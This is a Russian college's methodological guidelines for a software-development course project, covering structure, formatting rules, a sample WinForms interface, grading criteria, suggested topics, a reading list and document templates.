Методические указания содержат общие положения, сведения по структуре и содержанию курсовой работы, требования к его оформлению, сведения для руководителя проекта, указания по подготовке и защите проекта, критерии оценки, примерную тематику работ.

Целью выполнения курсовой работы является формирование элементов общих и профессиональных компетенций по специальности 09.02.11 Разработка и управление программным обеспечением в рамках освоения профессионального модуля ПМ.02 с учетом требований профессиональных стандартов:

Результатом написания курсовой работы является овладение обучающимся видом профессиональной деятельности ПМ.02 Разработка и интеграция модулей программного обеспечения, в том числе профессиональными (ПК) и общими (ОК) компетенциями:

| Код     | Наименование результата обучения                                                                                                                                                                                                     |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ПК 2.1. | Проектировать модули программного обеспечения.                                                                                                                                                                                       |
| ПК 2.2. | Разрабатывать модули программного обеспечения.                                                                                                                                                                                       |
| ПК 2.3. | Выполнять интеграцию модулей и компонентов программного обеспечения.                                                                                                                                                                 |
| ПК 2.4. | Выполнять тестирование и отладку программного обеспечения.                                                                                                                                                                           |
| ПК 2.5. | Осуществлять документирование программных модулей программного обеспечения.                                                                                                                                                          |
| ОК 01.  | Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.                                                                                                                                   |
| ОК 02.  | Использовать современные средства поиска, анализа и интерпретации информации, и информационные технологии для выполнения задач профессиональной деятельности.                                                                        |
| ОК 03.  | Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях. |
| ОК 04.  | Эффективно взаимодействовать и работать в коллективе и команде.                                                                                                                                                                      |

Курсовая работа выполняется в строгом соответствии с учебным планом по специальности, в утвержденные графиком учебного процесса интервалы времени. Курсовая работа проводится в ходе изучения теоретического курса МДК 02.01 Разработка, поддержка и тестирование программных модулей.

Основными этапами выполнения курсовой работы являются:

1. Выбор темы курсовой работы.
2. Определение цели и задач курсовой работы.
3. Составление плана курсовой работы.
4. Изучение необходимой литературы.
5. Подбор фактического материала, его анализ.
6. Оформление курсовой работы.
7. Защита курсовой работы.

### 1. Выбор темы и руководство курсовой работой

Одним из важных компонентов при выполнении курсовой работы является правильное определение тематики.

Тематика курсовых работ должна быть актуальной, отвечать учебным задачам дисциплины, а также потребностям науки и практики. Актуальность тематики курсовых работ должна быть обусловлена научностью, современностью и направленностью к получению обучающимися навыков самостоятельной творческой работы. Тематика курсовых работ разрабатывается с учетом осваиваемых соответствующих профессиональных компетенций, темы работ должны соответствовать содержанию МДК 05.02 Разработка кода информационных систем.

Тематика курсовых работ рассматривается и утверждается на заседании предметной цикловой комиссии (далее – ПЦК), реализующей дисциплину (модуль), и в установленном порядке вносится в соответствующие разделы рабочих программ дисциплин (модулей), фондов оценочных средств, методических указаний по дисциплине (модулю).

В рамках тематики, определенной в рабочих программах дисциплины (модуля), ПЦК, реализующими дисциплину (модуль), разрабатываются темы курсовых работ, которые предлагаются обучающимся на выбор с учетом сферы их научных интересов, особенностей и индивидуальных потребностей при освоении образовательных программ СПО.

Утверждение тем курсовых работ и назначение руководителей курсовыми работами осуществляется распоряжением директора колледжа (далее - распоряжение).

## **2. Организация выполнения курсовой работы**

Общее руководство и контроль за ходом выполнения курсовой работы осуществляет преподаватель соответствующей дисциплины.

Выполнение курсовой работы обучающимся организуется преподавателем в соответствии с методическими указаниями, разработанными в образовательной программе по специальности.

Руководство курсовыми работами начинается с выдачи обучающимся задания на курсовую работу (Приложение 2). Задание на курсовую работу выдается обучающимся руководителем не позднее 5 календарных дней со дня издания распоряжения.

В задании на курсовую работу устанавливаются основные содержательные и процессуальные аспекты, необходимые для выполнения курсовой работы. Задание выдается за подписью руководителя курсовой работы и датируется днем выдачи.

По завершении написания обучающимся курсовой работы, она передается руководителю для проверки и написания отзыва. Отзыв должен включать заключение об: актуальности темы; соответствии курсовой работы заявленной теме; оценку качества выполнения курсовой работы; оценку полноты разработки поставленных вопросов, теоретической и практической значимости курсовой работы; рекомендации; оценку курсовой работы (Приложение 3).

Отзыв доводится до сведения обучающегося. Указанные замечания и предложения обучающийся должен учитывать при защите курсовой работы.

Если курсовая работа удовлетворяет предъявляемым требованиям, она допускается к защите, что подтверждается подписью руководителя и датой допуска курсовой работы на титульном листе.

## **3. Содержание и структура курсовой работы**

В курсовой работе должен быть проведен анализ современного состояния изучаемой проблемы, а также включенность в региональную проблематику. Задание по курсовой работе (проекту) необходимо индивидуализировать с учетом интересов и способностей студентов.

Курсовая работа должна иметь следующую структуру: титульный лист; содержание; введение; основная часть; заключение; список используемых источников; приложения (при наличии).

Титульный лист (Приложение 1) и содержание (Приложение 4) оформляются в соответствии к настоящему Положению.

Во введении обосновывается актуальность выбранной темы исследования; отражаются объект, предмет, задачи, цели, методы, новизна, теоретическая и практическая значимость исследования.

Основная часть должна содержать анализ состояния изучаемой проблемы на основе обзора научной, научно-информационной, справочной литературы. Представленный

материал должен быть логически связан с целью исследования. В разделах теоретической части необходимо отражать отдельные компоненты проблемы и завершать их выводами.

Практическая (расчетно-графическая) часть включает описание системы экспериментального исследования, обоснование методов исследования, анализ результатов экспериментального исследования, схемы, графические и математические способы интерпретации полученных данных, выводы.

Заключение содержит выводы, подтверждающие или опровергающие первоначальные предположения (гипотезы), перспективы дальнейшего изучения проблемы, связь с практикой, анализ реализации целей и задач исследования.

Список используемых источников должен содержать перечень всех используемых автором нормативных документов, монографий, учебных и учебно-методических пособий, статей и интернет-источников, которые должны быть изложены в следующем порядке:

- Федеральные законы (в очередности от последнего года принятия к предыдущим);
- указы Президента Российской Федерации (в очередности от последнего года принятия к предыдущим);
- постановления Правительства Российской Федерации (в очередности от последнего года принятия к предыдущим);
- иные нормативные правовые акты;
- иные официальные материалы (резолуции-рекомендации международных организаций и конференций, официальные доклады, официальные отчеты и др.);
- монографии, учебники, учебные пособия (в алфавитном порядке);
- иностранная литература;
- интернет-ресурсы.

Приложение содержит весь фактический материал экспериментальных исследований (анкеты, опросники, схемы, чертежи, расчетные материалы, карты, рисунки, ответы респондентов и т.д.).

#### **4. Требования к оформлению курсовой работы**

Курсовая работа должна полностью соответствовать утвержденной теме исследования, содержать элементы новизны, быть актуальной, иметь теоретическую и практическую значимость.

Для обеспечения единства требований к курсовой работе обучающихся устанавливаются общие требования к его составу, объему и структуре.

Структура курсовой работы:

- а) введение;
- б) основная часть:
  - теоретическая часть;
  - практическая часть;
- в) заключение, рекомендации по использованию полученных результатов;
- г) список использованных источников;
- д) приложения.

**При необходимости в работе, кроме описательной части, может быть представлена графическая часть и приложения. Объем курсовой работы должен составлять не менее 25 и более 30 страниц машинописного текста.**

Как правило, работа должна иметь следующую структуру: титульный лист, содержание, введение, основной текст, заключение, список использованных источников, приложения.

Титульный лист должен содержать реквизиты: Министерство науки и высшего образования Российской Федерации, Федеральное государственное автономное образовательное учреждение высшего образования «Северо-Кавказский федеральный университет», наименование структурного подразделения СПО, наименование темы курсовой работы, фамилию, имя, отчество автора работы с указанием курса, группы, формы обучения; ученую степень, звание, должность, инициалы и фамилию научного руководителя, графу «Дата защиты», «Оценка», место и год защиты.

Содержание включает названия разделов, подразделов работы с указанием страницы начала каждой части.

#### 4.1. Общие требования к оформлению курсовой работы

Текст курсовой работы печатается на одной стороне листа формата А 4 (210 x 297 мм) книжной ориентации с помощью компьютера и принтера на бумажном носителе в текстовом редакторе. Параметры: цвет чернил — черный; шрифт – Times New Roman; размер шрифта - 14 кегель; междустрочный интервал – 1,5; отступ - 1,25; выравнивание текста - по ширине; поля: левое - 30 мм, правое - 10 мм, верхнее и нижнее - 20 мм.

В тексте содержание, введение, каждый раздел основной части, заключение, список использованных источников и приложения начинаются с новой страницы. Подразделы могут начинаться после окончания предыдущего с отступом два интервала. В тексте не допускаются переносы слов, подчеркивания, цветные заливки и выделения полужирным шрифтом (кроме выделения разделов и подразделов). Названия разделов и подразделов должны полностью соответствовать их формулировке в содержании работы. Их заголовки следует писать по центру страницы полужирным прописным шрифтом с отступом 1,25. Если заголовок состоит из двух предложений, их разделяют точкой. Точка в конце заголовка не ставится.

Страницы нумеруются арабскими цифрами без точки внизу страницы по центру. Нумерация листов, включая приложения, должна быть сквозная по всей работе, начиная с титульного листа. **На титульном листе номер не ставится, на следующей за ним странице с содержанием номер не ставится. Порядковый номер 3 ставится на странице введения.**

Таблицы располагаются непосредственно после текста, в котором они упоминаются впервые, или на следующей странице, либо в приложении. На все таблицы должны быть ссылки в тексте. Нумерация таблиц должна быть сквозной по всему тексту работы. Номер таблицы и заголовок размещается над таблицей и выравнивается по ширине строки, с отступом 1,25.

Нумерация приложений соответствует порядку появления ссылок на них в тексте. Каждое новое приложение начинается с новой страницы с указанием своего номера в правом верхнем углу с полужирным выделением с выравниванием по правому краю (Приложение 1,2,3.....). Если приложение имеет название, то оно пишется, отступив два интервала по центру прописным шрифтом. В содержании курсовой работы названия приложений и их нумерация не указываются. Записывается одно слово «Приложения» и указывается номер страницы их начала. Листинг программы оформляется 12 шрифтом.

При написании работы следует давать точные ссылки на источник информации. Ссылка указывает порядковый номер этого источника по списку использованных источников и записывается в квадратных скобках.

Ссылками сопровождаются цитаты с указанием номера источника и номера страницы (например, [3, с. 84]), а также любые позаимствованные сведения из литературы, статистических сборников, справочников. В этом случае ссылка делается на порядковый номер источника в списке использованных источников. Данные требования по ссылкам распространяются на технические и экономические специальности. Для юридических специальностей ссылка ставится в конце цитаты построчной ссылкой.

Для оформления списка использованных источников применяется ГОСТ Р 7.0.100-2018. Список использованных источников оформляется в алфавитном порядке. Авторы однофамильцы записываются по алфавиту их инициалов (имен). Труды одного автора помещаются по годам издания, т.е. в хронологическом порядке, при наличии нескольких трудов одного и того же года - в алфавитном порядке по названиям трудов.

При написании текста не допускается применять: обороты разговорной речи, произвольные словообразования; иностранные слова и термины при наличии равнозначных слов и терминов в русском языке; сокращения обозначений единиц измерения физических величин, если они употребляются без цифр; математические знаки без цифр; применять индексы стандартов, технических условий и других документов без регистрационного номера (ГОСТ, ОСТ, СТП и др.).

4.2. Нумерация формул должна быть сквозной по тексту курсовой работы. При ссылке в тексте на формулу ее порядковый номер указывают в скобках, например (1). Формулы приводятся сначала в буквенном выражении, затем дается расшифровка входящих в них



символов в той же последовательности, в которой они даны в формуле. Формулы следует выделять из текста в отдельную строку. Например:

$$\Pi = P + Z_k - Z_n (1), \text{ где}$$

Π - поступление товаров;

P - реализация (продажа товаров);

Z<sub>к</sub> - товарные запасы на конец периода;


Z<sub>н</sub> - товарные запасы на начало периода.

**5. Интерфейс пользователя** (user interface или сокращенно UI) – это интерфейс, с помощью которого человек может управлять программным обеспечением или аппаратным оснащением.

Программный модуль представляет собой графический интерфейс, реализованный с помощью следующих форм (Пример):

- Главная форма «Меню» MenuForm.cs
- Форма «Авторизации» – AuthorizationForm.cs
- Форма «Таблицы» – TableForm.cs
- Форма «О программе AboutTheProgramForm.cs

Создайте базу данных (таблицы) на основании разработанной ER-диаграммы, используя платформу Visual Studio C# WinForm:



+ создаем локальную БД .mdf внутри проекта (или подключаем БД из SQL SERVER).

И проектируем запросы в БД (как минимум 2 запроса).

Примерный интерфейс ИС представлен на рисунках 5.1 – 5.3. Все надписи – это объекты **Label**. Поля ввода – это объекты **TextBox**. Для отображения списка найденных записей используется объект **comboBox1**. Надпись на кнопке «**BUTTON1**» изначально сформирована, как «Войти».




Рисунок 5.1 – Примерный интерфейс формы авторизации

Через «Меню» осуществляется переход по таблицам, используем кнопки **BUTTON** (Рисунок 5.2).




Рисунок 5.2 – Пример интерфейса главной формы «Меню»




Рисунок 5.3 – Пример интерфейса формы с таблицами

### 5.1 Функциональные требования к ИС

ИС должна обеспечивать одну из реализаций на стороне клиента графического пользовательского интерфейса клиент-серверного приложения **по теме КР**.

Для функционирования приложения ИС должна: **(как минимум)**

- обеспечить ввод необходимой информации, организовать ввод исходных данных с экрана монитора;
- осуществить запись данных в файл;
- обеспечить возможность корректировки информации по запросу пользователя;
- обеспечить вывод информации из файла на экран монитора;
- обеспечить реализацию сортировки и фильтрации по разным полям;
- обеспечить реализацию запросов для поиска по заданным критериям с выводом полученных результатов на экран монитора.

### 6. Защита курсовой работы

Защита курсовой работы является одной из форм промежуточной аттестации, которая позволяет оценить уровень сформированности общих и профессиональных компетенций обучающихся, проверить качество полученных ими в процессе обучения знаний и умений, профессиональную готовность будущих специалистов к самостоятельному решению практических задач, умения самостоятельно определить цель исследования и провести его,

дать научно обоснованную оценку результатов исследования, обеспечить достижение поставленной цели

К защите курсовой работы допускаются обучающиеся, полностью выполнившие выданное задание, оформившие пояснительную записку и получившие отзыв на выполненную работу.

Для проведения защиты курсовой работы в информационной автоматизированной системе формируется зачетно-экзаменационная ведомость, в соответствии с требованиями Положения об организации текущего контроля успеваемости и промежуточной аттестации обучающихся по образовательным программам среднего профессионального образования в федеральном государственном автономном образовательном учреждении высшего образования «Северо-Кавказский федеральный университет».

Защита курсовой работы состоит в коротком докладе обучающегося, в котором кратко излагает содержание работы, используя заранее составленный текст или план-конспект, а также наглядные пособия (таблицы, схемы и т. д.). Выступление должно содержать общую характеристику работы: мотивы выбора темы, цели и задачи, объект и методы исследования, полученные результаты, обоснованные выводы, теоретическую и практическую значимость работы.

Оценка курсовой работы выставляется с учетом содержания работы, полноты формальных реквизитов (содержание, введение, выделение глав и разделов, заключение, список используемых источников, оформленные приложения). При определении окончательной оценки руководителем учитываются: содержательность, логичность и доступность восприятия доклада обучающегося; правильность ответов на вопросы; убедительность ответов на замечания, отмеченные в отзыве руководителя.

Результаты защиты курсовой работы оцениваются дифференцированной оценкой по пятибалльной системе по следующим критериям:

| критерии<br>оценка | Содержание работы:                                                                                                                                                                                                                                                                                                                                        | Степень<br>самостоятельность<br>и                                                                                                        | Уровень<br>грамотности                                                                                                                     |
|--------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| Отлично            | выполнен анализ основных источников по проблематике курсовой работы; суждения и выводы носят самостоятельный характер, содержат новые варианты решений поставленной проблемы; структура работы логична, материал излагается научно и доказательно; отмечается творческий подход к раскрытию темы курсовой работы                                          | авторская позиция, проявляющаяся в сопоставлении уже известных подходов к решению проблемы; предложение собственных оригинальных решений | владение общенаучной и специальной терминологией; отсутствие стилистических, речевых и грамматических ошибок                               |
| Хорошо             | выполнен анализ источников по проблематике курсовой работы, содержатся самостоятельные суждения и выводы, теоретически и опытно доказанные, содержат как новые, так и уже существующие варианты решений поставленной проблемы; структура работы логична, материал излагается доказательно; в научном аппарате содержатся некоторые логические расхождения | анализ и выводы на основании известных подходов к решению проблемы, сформированная своя точка зрения                                     | владение общенаучной и специальной терминологией; стилистические, речевые и грамматические ошибки присутствуют в незначительном количестве |

|                     |                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                      |                                                                                            |
|---------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|
| Удовлетворительно   | выполнен анализ источников по проблематике курсовой работы, однако суждения и выводы не являются самостоятельными, отсутствует оригинальность выводов и предложений; имеются незначительные логические нарушения в структуре работы, материал излагается ненаучно и часто бездоказательно; содержатся существенные логические нарушения. Актуальность слабо обосновывается во введении и не раскрывается в ходе всей работы | низкая степень самостоятельности, слабый анализ известных подходов к решению проблемы, отсутствие своей точки зрения | слабое владение специальной терминологией; стилистические, речевые и грамматические ошибки |
| Неудовлетворительно | не выполнены критерии оценки «удовлетворительно»                                                                                                                                                                                                                                                                                                                                                                            |                                                                                                                      |                                                                                            |

Положительная оценка по дисциплине, по которой учебным планом предусматривается курсовая работа, выставляется только при условии сдачи курсовой работы на оценку не ниже «удовлетворительно».

### 7. Примерная тематика курсовых работ

Выполняется комплексный курсовой проект по всему профессиональному модулю.

Примерная тематика курсовых проектов (работ)

1. Развитие и интеграция HR-модуля в кадровую систему предприятия для автоматизации процессов найма и управления персоналом
2. Создание системы управления проектами с использованием модульной архитектуры
3. Разработка и интеграция модуля управления проектами в CRM-систему
4. Создание и интеграция платежного модуля для электронной коммерции
5. Создание платформы для обмена сообщениями
6. Интеграция разных баз данных в единую систему
7. Модульная архитектура и интеграция модулей в распределенной системе управления складскими запасами
8. Создание модуля аутентификации
9. Интеграция базы данных с модулем обработки данных
10. Создания и интеграция аналитического модуля для обработки данных в медицинской информационной системе
11. Разработка и интеграция образовательного модуля в LMS-систему
12. Разработка и интеграция геолокационного модуля в систему управления транспортом
13. Разработка и интеграция нового модуля для системы управления складом

### 8. Учебно-методическое и информационное обеспечение дисциплины

#### Основная литература:

1. Агальцов, В. П. Математические методы в программировании: учебник / В. П. Агальцов. — 2-е изд., перераб. и доп. — Москва: ФОРУМ : ИНФРА-М, 2023. — 240 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0410-7. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/1896458> – Режим доступа: по подписке.
2. Емелина Е.И. Поддержка и тестирование программных модулей: учебник / Е.И. Емелина. – Москва: КНОРУС, 2024. – 272 с. – (Среднее профессиональное образование).
3. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс : учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов ; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург : Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. —

Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROОбразование : [сайт]. — URL: <https://profspo.ru/books/139604>

4. Толстых, С. Г. Объектно-ориентированное программирование с использованием C# : учебное пособие / С. Г. Толстых, И. Л. Коробова, Н. В. Майстренко. — Тамбов : Тамбовский государственный технический университет, ЭБС АСВ, 2023. — 80 с. — ISBN 978-5-8265-2615-6. — Текст : электронный // Электронный ресурс цифровой образовательной среды СПО PROОбразование : [сайт]. — URL: <https://profspo.ru/books/141062>

#### **Дополнительная литература:**

1. Колдаев, В. Д. Численные методы и программирование: учебное пособие / В.Д. Колдаев; под ред. Л.Г. Гагариной. — Москва: ФОРУМ : ИНФРА-М, 2025. — 336 с. — (Среднее профессиональное образование). - ISBN 978-5-8199-0779-5. - Текст: электронный. - URL: <https://znanium.ru/catalog/product/2139606> – Режим доступа: по подписке.

2. Слабнов, В. Д. Численные методы и программирование: учебное пособие для СПО / В. Д. Слабнов. — 2-е изд., стер. — Санкт-Петербург: Лань, 2022. — 460 с. — ISBN 978-5-8114-9250-3. — Текст: электронный // Лань: электронно-библиотечная система. — URL: <https://e.lanbook.com/book/189402> — Режим доступа: для авториз. пользователей.

### Приложение 1. Шаблон титульного листа

## КУРСОВАЯ РАБОТА

**!ТЕМА СТРОГО ПО ПРИКАЗУ!**

ИС2

« \_\_\_\_\_ » 20 \_\_\_\_ г.

(подпись руководителя)

(дата защиты)

Ставрополь, 2026  
*Приложение 2. Шаблон задания на курсовое проектирование*

Задание  
на курсовую работу  
по дисциплине МДК 02.01 Разработка, поддержка и тестирование  
программных модулей

Обучающегося (ейся) Иванова Ивана Ивановича  
Группа ИСС23  
Специальность 09.02.11 Разработка и управление программным обеспечением

Тема **Строго по приказу!!!!**

Вопросы, подлежащие исследованию: 1. Анализ предметной области, 2. Постановка задачи, 3. Обоснование выбора средств разработки, 4. Проектирование ER-диаграммы, 5. Анализ требований и определение спецификаций программы, 6. Руководство пользователя

Основные источники литературы:

1. Спицина, И. А. Разработка информационных систем. Пользовательский интерфейс: учебное пособие для СПО / И. А. Спицина, К. А. Аксёнов; под редакцией Л. Г. Доросинского. — 3-е изд. — Саратов, Екатеринбург: Профобразование, Уральский федеральный университет, 2024. — 98 с. — ISBN 978-5-4488-0768-8, 978-5-7996-2872-7. — Текст: электронный // Электронный ресурс цифровой образовательной среды СПО PROФобразование: [сайт]. — URL: <https://profspo.ru/books/139604>

Дата выдачи задания « » \_\_\_\_\_ 202\_ г.

Промежуточный отчет (контроль) « » \_\_\_\_\_ 202\_ г.

Срок сдачи обучающимся курсовой работы « » \_\_\_\_\_ 202\_ г.

Руководитель курсовой работы

подпись

« » \_\_\_\_\_ 202\_ г.

Безпалько Е.Л.-А.

фамилия, инициалы

Задание принял к исполнению

подпись

Иванов И.И.  
фамилия, инициалы  
обучающегося

« » \_\_\_\_\_ 202\_ г.

*Приложение 3. Отзыв на КР оформляется руководителем курсовой*

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего  
образования

«Северо-Кавказский федеральный университет»

Колледж СКФУ в г. Ставрополь

Отзыв

руководителя курсовой работы обучающегося

**Иванова Ивана Ивановича**

---

|               |                                                                  |
|---------------|------------------------------------------------------------------|
| Группа        | <u>ИСС2</u>                                                      |
| Специальность | <u>09.02.11 Разработка и управление программным обеспечением</u> |

---

Тема курсовой работы

---

Тема курсовой работы: «\_\_\_\_\_» является актуальной и востребованной в современных условиях, поскольку вопросы организации системы учета студентов становятся все более важными для колледжей.

Соответствие курсовой работы заявленной теме и степень ее раскрытия: содержание работы соответствует заявленной теме.

Все поставленные задачи решены. Материал изложен логично и последовательно, аргументация выводов убедительна.

Результаты исследования представлены в конкретной форме и подтверждены практическими тестами программы.

Оценка качества выполнения курсовой работы: суждения и выводы автора обоснованы и логичны. Структура работы выполнена в полном объеме. Практическая значимость работы полна: разработанная система может быть использована на практике, способствуя систематизации информации.

Автор продемонстрировал способность к программированию кода ИС.

Вывод: Курсовая работа соответствует требованиям, предъявляемым к курсовым работам, рекомендована к защите и заслуживает предварительной оценки «\_\_\_\_\_».

Руководитель курсовой работы  
«\_\_\_» \_\_\_\_\_ 20\_\_ г.

\_\_\_\_\_ Безпалько Е.Л.-А.  
подпись фамилия инициалы




## Содержание

|                                                                   |    |
|-------------------------------------------------------------------|----|
| Введение .....                                                    | 3  |
| Раздел 1. Теоретическая часть .....                               | 5  |
| 1.1. Анализ предметной области .....                              | 5  |
| 1.2. Постановка задачи .....                                      | 6  |
| 1.3. Обоснование выбора средств разработки .....                  | 7  |
| Раздел 2. Практическая часть .....                                | 9  |
| 2.1. Проектирование ER-диаграммы.....                             | 9  |
| 2.2. Анализ требований и определение спецификаций программы ..... | 11 |
| 2.3. Руководство пользователя .....                               | 19 |
| Заключение .....                                                  | 31 |
| Список использованных источников .....                            | 32 |
| Приложение.....                                                   | 33 |


Рисунок 4.1 – Базовое построение содержания

Чтобы создать содержание с гиперссылками, в первую очередь создайте автособираемое оглавление в вашем документе, используя заголовки с соответствующим форматированием. **(ПОДРОБНЕЕ СМ. ВИДЕО Создание оглавления в WORD)**

**Для Microsoft Word:** Используйте стили заголовков: Убедитесь, что заголовки ваших разделов имеют стили "Заголовок 1", "Заголовок 2" и т.д.



Вставьте автособираемое оглавление: Поставьте курсор в нужное место и на вкладке «Ссылки» выберите «Оглавление», затем «Автособираемое оглавление».



